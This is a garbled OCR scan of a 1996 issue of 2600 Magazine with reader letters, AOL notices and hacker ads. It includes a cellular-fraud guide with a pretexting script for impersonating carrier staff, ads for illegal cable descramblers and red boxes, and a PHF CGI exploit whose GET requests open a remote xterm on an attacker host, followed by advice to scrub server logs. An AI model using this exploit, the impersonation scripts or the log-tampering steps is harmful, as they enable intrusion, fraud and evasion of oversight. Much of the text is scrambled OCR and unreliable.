slipped my mind. I have med to ear dial a couple of ill letters I am enting to say that you them in a bend took there years now and correctly work right new door to the DACS area that has been mentioned in the past two reader \$12 No. 12 I have been a Disney and aucobar \$4 Defect, is, "Is numerical keypad yes, but a hand print attention and that makes this sound stimed as bodies for or Disney World. The one semence that caught my was trying to get the point across that he was an expert Conserving the letter by The Leagthean In seems he

> show off at the first district teamment technology for tion. If you ask etc. the security level that they try to personnel computers that hold task members' informa-表別以及於 BBQ. are the troughters to but all of the aprecious and site great as people make it out to be. Frency much all it has all you aged to a "normal" key to get in IDACS is not as Secand there are the more entrances into OACS, and may have malesed that I said "front shout". That is on associate, and can have you in Acother thing - you you press the doorbelf, a receptioner looks at him coma comers lacking out of these dears. This is because if end using this system at all. On Delect said these there is one if the hong thing is, you can get into thick with into the realization thing, so don't should me on that imposition notion of some soft [Inlight research for have been told by two people with codes that a toles a keypool. There are no optical seasons on the plate, and I then by their hand on a metal place broader the system by Receptibles Systems. Inc. This door key sysor at the fruit door of 2/40%. It is an IDNO Standings tern explices a person to type in a five right reads and

Crasy Phone

"There's You are Using NYNEX" recording, Incident and it stopped, so I diged my criend's house and I heard the pay phone! It was been up. I picked up the receiver and expend and so one was there. But stere was a MYNT'S ing sound. It sounded like a heaper, but fister I harked hang up the phone, it stained beiping again? What could for any manay, the cold daln't go through, and when I When walking around a strip each I heard a beep-

une part after only a few slights. Here win pick up the TREASURE FOR JUST A TIME THE THE ALL ASSESSED ASSESSED. Silve COXXXX and a matches of plots on the file rote of some for a marke their market are almost reach Separate this was of WPSEX's any phones was in

Paranoia

ではない

trouble getting a real dist time on it started to winding makes the east. It would like this phone was furting that the number, the planer grade a real stail tone and

Dear 260%

few exerments and examplicateds. focused on our personal social group. However, Ehrive a entry you are gleen need present to delightness if we gold just like to say that we far you have done an

holpful for you're learn the difference between someone First, you people are nationally parameted it would be

> singling you our for personal ion and secretary being a have actually then shoplishing, you may making two because the grands at the electrotics state earned to ver neo issues ago in which the menager was angry. leg contains masser to suspent you. A case to point, the lefproup, and execut backpacks are as legenger and or Sacts. Hist, majertemagent shope thicken any other social again his hag as he was having. Although be might not

2600000 lowing him through his whole chil. That would be persuspect. Such suspecion is different from a guard fel-Therefore, a feetager with a backpack is a Taufy

they are very well written. nige to see a brank from the termined a titles, although is the kind of thing I would like to read more of it is de cycled "Design Disneybod". This ration booking My pering (allered (and 0 do have one) is the your arti-

Washits, NS

CONTRACTOR STATEMENT IN SOMETHING AND A COST WIND refried artistic by a tip when a read when ye combothe many or problem with phones that report in a day of the article representatifies also exempted for he such educado resolvados de como como esta de constante de cons and another on the stand one are the standard of the with a continue of the property of the White or an area is a super a supply of the capple of section (6)

Immortalize Yourself

Service Man Park

Madely Mand, NY 11851-0099

2600 Editorial Dept.



if each on the left divergions provide find on enclear system and Who know? If you're the first DEC in Maybe a Treed Singlain net is could be a UNIXAD Or a empline to 25000 1990, you'll ain a lifetime subcomputed systems backed into the

Send errors to:

se amail maneac@2650.com MADE ISLAND BY 11863 3600 Assignt Competers PO Dox 99

2600 Magazine

Autumn 1996

Page 39

POOTING CELLULAR SERVICE

hapovsible you say? Guest again... I know charting with your friend in Australia? of some instances where this has been ple of hours you could be sitting at the neal parameter of sensething, and within a couyou could buy a used phone from say, a talar phones to plureak from them... what if idea. What if you didn't have to clone outbeing real beneal I came up with a nevel One day while sitting around the house

yet to be eaught. in the industry has told are, the culprit has account? Well, there you go. I know of this mobile number matched what was in the think that you could in theory use this this is a working account, wouldn't one being done heliane. And, as far as my source account on any phone if the ESN and Specifing Catching on yes? No? OX, since cellular account that is very vulnerable to the state on display. Well, this is a working lar centers and placed calls on the phones in the Bell, Nynex, Al'&l' Wheless, etc. cellu-I'm sure just about everybody has gone to is some history behind this method. Now the spoof the first thing you need to know cleating a phone is to specifife celco. To do phone. Not true. The casest way next to the only way to phreak cellular is to clone a Most hackers I have speken with think

this method of unauthorized use of the celand how some colors have put an end to lutar systems, am gefong at, let's get into how it was done Now that you know somewhat what [

mation first pff, and that is as follows: To do this, you would need some infor-

1. The cellular number of the deno-

plane on, and with west phones, litt RCL. now phone's manber. ii. Remember this number as it will be the

found under the mobile's battery pack on the sticker with the manufacturer's info. The ESN of the demo phone, usually

and the figure of operation. a good idea to know the manager's name The store number and arkiness - also

phone, easily obtained. Simply turn the i office. If not, raise hall about it and ask to from the regative file" or sociething to that conte hack and say, "Sir, you shouldn't leave "oleaned". Most of the time the rep will tell they said to call y'all and get the phone blah blah celoo, I had your phone removed way problems booking your phone up with you to hold then after a minute or two are signing up with the other celes, and you referred to spood back, and hell those you about 10 or 15 minutes and call the celeg-If it only has an outstanding bill, then wait bill with that colco, then skip the next step. stolen, and cannot be used for spoofing. is in the bed list or more commonly the phone is not stoled and doesn't have a phone. Once you have this information, if Save it for later cloning and get another tell you, then the phone is more than likely is because of a bill owed. They will usually referred to as the "Negative File", ask if it tell you if it is, if the rep says he'she cannot helping the customer out. If the top says it than happy to do this for you. He she is just Mose times deen not, the sep will be more that it doesn't have an ejestanding bit! would like to make sure it is not stolen or tell there you are buying a used phone and Call the colco that you intend to speof, and in that form. Most pities have two ocloos. mation, take the ESN off of your phone, and convert it to decimal if it is not already Now that you are armed with this jufer-

> other's husiness the first ocleo can't stand in the way of the is got legit service with the other celeo, and speak to the supervisor. All you want to do

done because your systems are down and ble scenario would be something like: you visited, and need blain blah whatever of facir employees from the phone center now call the ceion up and say you are one engineering skills come into play. You can you've lead a bad day or whetever. A possi-

is Jomama, may I belp you?

venify ESN on that account it should be one of the demo phonos and I need to

CEUCO REP: Yos phrod, that's connect

to 12345678902.

Now the fun part where your social

CBLCO REP: Jive Blow Celfolog, my name

SPOOFER: Hi Jonesma, this is Pired from mabile number NPA-XXX-XXXX for out here, and I need you to pail up the Anytown office. Our system is down

CELCO REE: OK Phred, hold on a second can I do for you? while I get into the switch.... OK, when

SPOOFER: We had a customer's kid drop 12345678901.


SPOOFER; Looks like the kid broke in OK, I'm gorina recall you to change that

CELLOO RIP: Ok phred, done, Can I do anything else for you?

SPOOFER: Nope, that was it. Thanks, bye-

knows, your just replaced a domaged display their technicians, and as for as the sepis called the calco claiming to be one of What you have done in the above scenario question who was claim to be if you keep the rep is less likely to have a chance to chat while the rep is working in the switch. their mind occupied with other things. Il makes you seem more believable, plus Don't be afraid to engage in idle chil-

a lot of expensive equipment to clone crime. But it is a cheap, easy method of getting cellular service, wallout having to buy phones, which, by the see, is illegal (as if year dign't know this is considered fraud and it a federal phone and is then worthless. Second of all, period, your place is as het as a stefen once the celeo figures out what has hap-The drawback of this method is that



Authorn 1996

REPROGRAMMING DATA

50.00

More in some into on repropressing year cell phones.

ACCIDENCE 2040, 45, CHINARD, 405, 411, 450, 550, 660, 685, 750, 1740, 5275

(日本の日本日本の名の日日 Acceptance - 510-251-6651/201-955-7758 the Red pressor is the decimal, the bear (Totalda). and seed those the look code to program that order

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THE STREET WELLS.

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NO COMPETE

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of the phone has a MBM because and an SDM burner are the chart of the phone has a MBM because and an SDM burner are the chart of the phone has a MBM because and the surface of the surfa

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を表合うできます MOCKS CORE

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Com on the wide of the hardest The defects requestry code to 000000, the Oral Equation I bottom is the simple black but:

1. One phone contain see after "of" on the test of the display. This is the first and

gram the unit by dollaring the right under TEST 200E PERSONS below programmed lock-out touches has been expected. In either once you can skill tear graduuting energy again marker. The or easy make the sequencity code to decomposite on the

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the Law Key will reserv the display to the greenously about data.

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DESCRIPTION OF THE PERSON OF T R DOGET SCHOOL

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Take care with Monoroda's ose of 101 and 111. Even optived use "3" to enable, once ose

in them as a b degit binary digital used to select the following options

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Diges at Make Beneath, edwards and to I terebiled:

Control of the contro

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Autumn 1996

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Page 46

2600 Magazine

Annuma 1996

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Page 47

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Subject TOS Violution Report

Date: 96-07-18-02:08:22 EDT From: CATWateM3

Tip: XXXXXX

Dear Mercket,

This o-mail has been sent to all of your screen names. If you have already read it under another screen name, please disregard this copy

A screen name associated with your master account recently entered the that room warre. This obstacem is reportedly being used to illegally made software in violetion of U.S. law and AOUs Terms of Service. In accordance with our Terms of Service, MOL reserves the right to treat as public any private chat room whose directory or reem name is published or becomes generally known or available. Please be advised that members found in these recents may lose their AOU membership without further warning.

If you entered this room in response to offers of "feet coline time", "upgrades of AOL" or the like, you should be aware that these offers are fearblakent. AOL does not issue credit through private rooms, and upgrades of our software are only available in designated free areas of AOL. If you come acress any of these falso offers, we would approxiate if if you would report them to the Community Action Team (keyward: TOS). If you helieve you have entered such a coord by accident, please contact the Community Action Team as soon as gossible (keyword: TOS).

We remind you that the AOL community depends on our members abilding by our community rules. If you are unfamiliar with those rules, please take the time to read AOL's Terms of Service, which is always available free online by going to keyword "TOST."

If you have any questions or comments regarding this situation, please feel free to contact us at the screen name TOSEMAIL1.

Regards,

The Community Action Team

America Online, Inc.

If you dure to enter rooms with names like warez, freewarez, dive, or even hacker related subjects, your account will get the following warning. If you enter the room a second time, your account will get killed. Where else but AOL can you get into trouble by going into publicly available areas on their own system?

Subj. Teens of Service
Date: 96-06-04 J4-40:30 EDT
From: TOSNames!

Dear Member.

힏

Future PCCT

As this must has been sent to all of your screen names, you may have already read it under another screen name. If so, please disregard this copy.

After having swiewed the screen name FutureFUCT we have determined that it does not comply with our Terms of Service (which prohibit the use of vulgar or sexually exicated language, harassment, discussion of idegal activities, conducting commercial haviness, impersonation of other living persons other than yourself, and other activities that may impair the enjagment of our members).

We make every effort to consider what may be the personal preferences of the individual when reviewing screen names. However, we still request that you delete this screen name as soon as possible. Should the screen name not be deleted, we have no alternative but to take additional action which may involve account termination.

A nate of this incident was placed on your account history. Our records show that this is the first warning on your account, and we suggest you review the Terms of Service by going to keyword "TOS".

If you have any questions or comments regarding this situation, please feel free to write.

Regards, Gene

Continuity Action Team America Online, Inc.

When using AOL, you should be very careful what you decide to name yourself. You nover know when you might offend someone. On AOL, people get offended quite often.

Autumn 1996

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our each size: www.2686.com. 2626 or emzilt beyondhaps@2600.com er obeck Contact our voice HBS for more edfor (\$15) 47%-Location and registration info to be announced. Seek City on August 1, 2, and 3, 1997 (temptice) Hackers (In Planer Familiand irrakes place in New BEYOND HOPE. It's the long-awaited second to

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you'll ever make! Only S39 US & \$5 for shipping discussed as well: Hallmark cards, eightlinecord. decarled view of process. Other and booking devices easy. Magnification of cheuir board gives a green FREE calls from payphones. This video makes it dialer (model 40-146) into a ced box to obtain CALLS FOR LIFE! Now order "How To Helid a hack guarantee on cable boxes! I'REE PHONE and Scientific Atlanta boxes only! Sit day money of the cable has you have. Example: Jerrald email first and tell as the orand and model number changes, Box comes to bulleted. You easy call or thousands of dollars every year. Best investment ing wood and requel This victor will save you instructions on how to convert a Radio Seack lone Red Bard? VIIS 60 min. Complete step by step handling. Our units work with Joroski, Pieceer, DPV5XXX, Oally \$199 U.S. & \$15 @apping & pay-per-stock. Step paying outrageous fees for pay receive "every pay channel" for FREE as well as FREE CARLETY Cable TV Sees enable you to

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Special words lavin our Providedus Cecingo Washington



protest of the current administration's push to regulate the Interthe whole uncensored thing on our own site: www.2600.com. net. This is what part of the hacked page looked like. You can see Department of Justice was backed and the contents changed in On August 17, 1996 the home page of the United States

> Thread Bragan Come Street Fig. Hetarape: Central (Unitratelligence Agency 0000000000

Welcome to the Central Stupidity Agency

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ment has so that hadden to share so this for no new

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entire page is available on www.2600.com in its original form. ax a protest against an ongoing prosecution in their country. a bunch of Swedish hackers hit the CIA home page, apparently (Bo Skarinder is the name of a Swedish prosecutor.) Again, this And guess what? It happened AGAIN! On September 19, 1996

Author 1996

PHE is predably the most common way that the newly-mederned have of obtaining password files off of systems on the autorned. The fact that this exploit is so widely known would lead the uninitiated to think that no site in the world would roll be vulnerable to it. He Most Webmasters, if a sice even has one, are no stepic for words premy of sites still have PHF sitting in their cgt-bin directory, and it's still set a+x.

PHE and You

was working on the NCSA HTTP Darmon any file on the server, including the passard and give you point and chek road-access to ce, you could fance it to break server-root serious one was that, using the right brows: it But NCSA had some drawbacks. One NCNA being free, a fracking for of sites use they night as well have not bethered hereuse so few people touch the sources that's indue of a joke than anything elso the sources in the egi-end directory but NCSA. New to be fair, they also included compiled format in the base install for (Camanon Gareway (electace) cheets in project but the bright idea of including CGI proched over a year age). file (don't got a raging exection, this was Once upon a since some bright sout who

Along came Apache, a newer, heavit, move secure and yet still five hapdention. Apache is NCSA, but on secroids, it's really called A-Petch-E as the authoring crow likes to say it. All they did was seed NCSA and fix some kinds broken bits. Well, that and they said it was more secure. But, as I am sure you have figured out by now, they left the PHF CXH in the cgi-bin directory.

and left it allow So much for more secure.

text-file, say something produced by a dataa browser hitting a site. That way a straight provide a delivery method that dozen't the penns set properly, l'HF can be envoked base generator of a report generator, can be commonly used to parse files for display to properly can do several things. It's most creates a few problems and a major hole. part of a request coming to the server, that from an himl document on the server, or is request could execute, whether it originates set up the egi-bin directory so that any require operator intervention. So all in all it frem within a site, by the hupdsemon, and used assis, without hind formatting. With ing, is a nifty tittle cuit that, when set up is a prefly useful tool. Now, if you were to FHE, by now I am sure you are wonder-

Snag A Password File

I was sitting at my nifty italle (lie. #/s big) Stat 3/160 X-Terminal: (boots off a Linux box box), thinking about PHF when it dawned on mo that, if I could execute CAT to grash a passwal file, why couldn't I execute semathing else, Like, way, xiatra? So, I started highering with the exploit example and then, when I was confertable with the result, had to hear for somewhere to test it. Yes, I found someplace to test it. In my example, we'll take a Linux Box running any version of Apache BEFORE LLB.

Example of Exploit

GET /cgi-bin/shf?lserven=fosbar.cad% A/Usr/Kl1/bir/xten=020-ut\$20-display% 20pinate.privateer.org:0004000410s=82 rano=fos8Qenorl=00pickcone.80pifice.p Honeu8(pallsign=8Quroxy=00high_school =20pin=HTTP/1.0

This should be all on one long line, by the way. What I did was open a telnet session to pert 80 on the target machine, pustative line in, and fit return owine. If you hit return only once, the telnet session stays tucked open, and if you kill it, your bogus sterm dies with it. Hit return (for you people using PCs that would be the "Enter" key) twice, fast. It sends the command and terminates the original send so that you get a nice logus atom without leaving at open telnet to port 80 which can show up if a nerrous admin looks for it.

Prior to running the explort. I salded the target system to my xhost base so that the xterm would be accepted on my X-Terminal. If you forget to do that you'll be writing for a long time for that window to pop up. If you take apart the exploit above, it's fairly easy for you to use it to run other programs or even deemens on the target system.

sumpler than I thought it would be. we want it displayed on. That's it, it was a lot Where to send that atems, and the machine (%20), the -display switch so we can tell in the target machine. After that, unwher space up when someone types who or finger on the out flag so that our xieum doesn't show gram). Then we give it a space (%30) and trigger her X11/bin/sterm (the xiem) pro-After the server statement we are telling it to executing. So let's look at the meat here. change no matter what occurrand you are and so must be tacked on. But they wen't old.), are fields that PHF is expecting to see them. The Q commands (Qalias, Quamo, HTTP/1.0 on the end, so dep't warry about The "GET" is pretty obvious, as is the

The first time I tried it, I thought it hadn't worked (it was on a jp system und I forgot about the long lag). So I was multing it over when the xiteral popped up on my screen. I happily upgraded the failure flag to success and started playing with other OS's. Here's an example of a Solaris box as well, just to get you started:

OET cgi-bin/ptf7)server-foobar.cod8%.
/usr/obemin/bin/xten820-pt020-displ
ay%20pirate.privateer.org:0%20%20lids
-%2nemo-foo%/cosid-%2nicknemo-%2offic
e_shore_6000llsign_60proxy_60mlgh_sch
tol=60slip=HTP/1.0

Now obviously, the best time to try this out is around 1 or 2 am local time to the system you are hithing (for you marines, Mickey's Big Hand is on the Twolve and his Little Hand is on the One). This ir going to add a little to the access_leg in Ausrlocal's etality. Hogs so after you get access this way, edit the log, then HUP the server. Yes, you can do that. You hogs xterne is the same user level as the http doesnot. It's a matter of survival, folks. You really need to clean up after yourself.

In closing, I would like to mention that the Sun 3/160 X-Terminal I am using boots SunOS and then X11 off of a Linux XDM server. If any of you are interested in doing that, email me and fill send you the necessary daemens and point you at the place to get the most current version of the install package for it.

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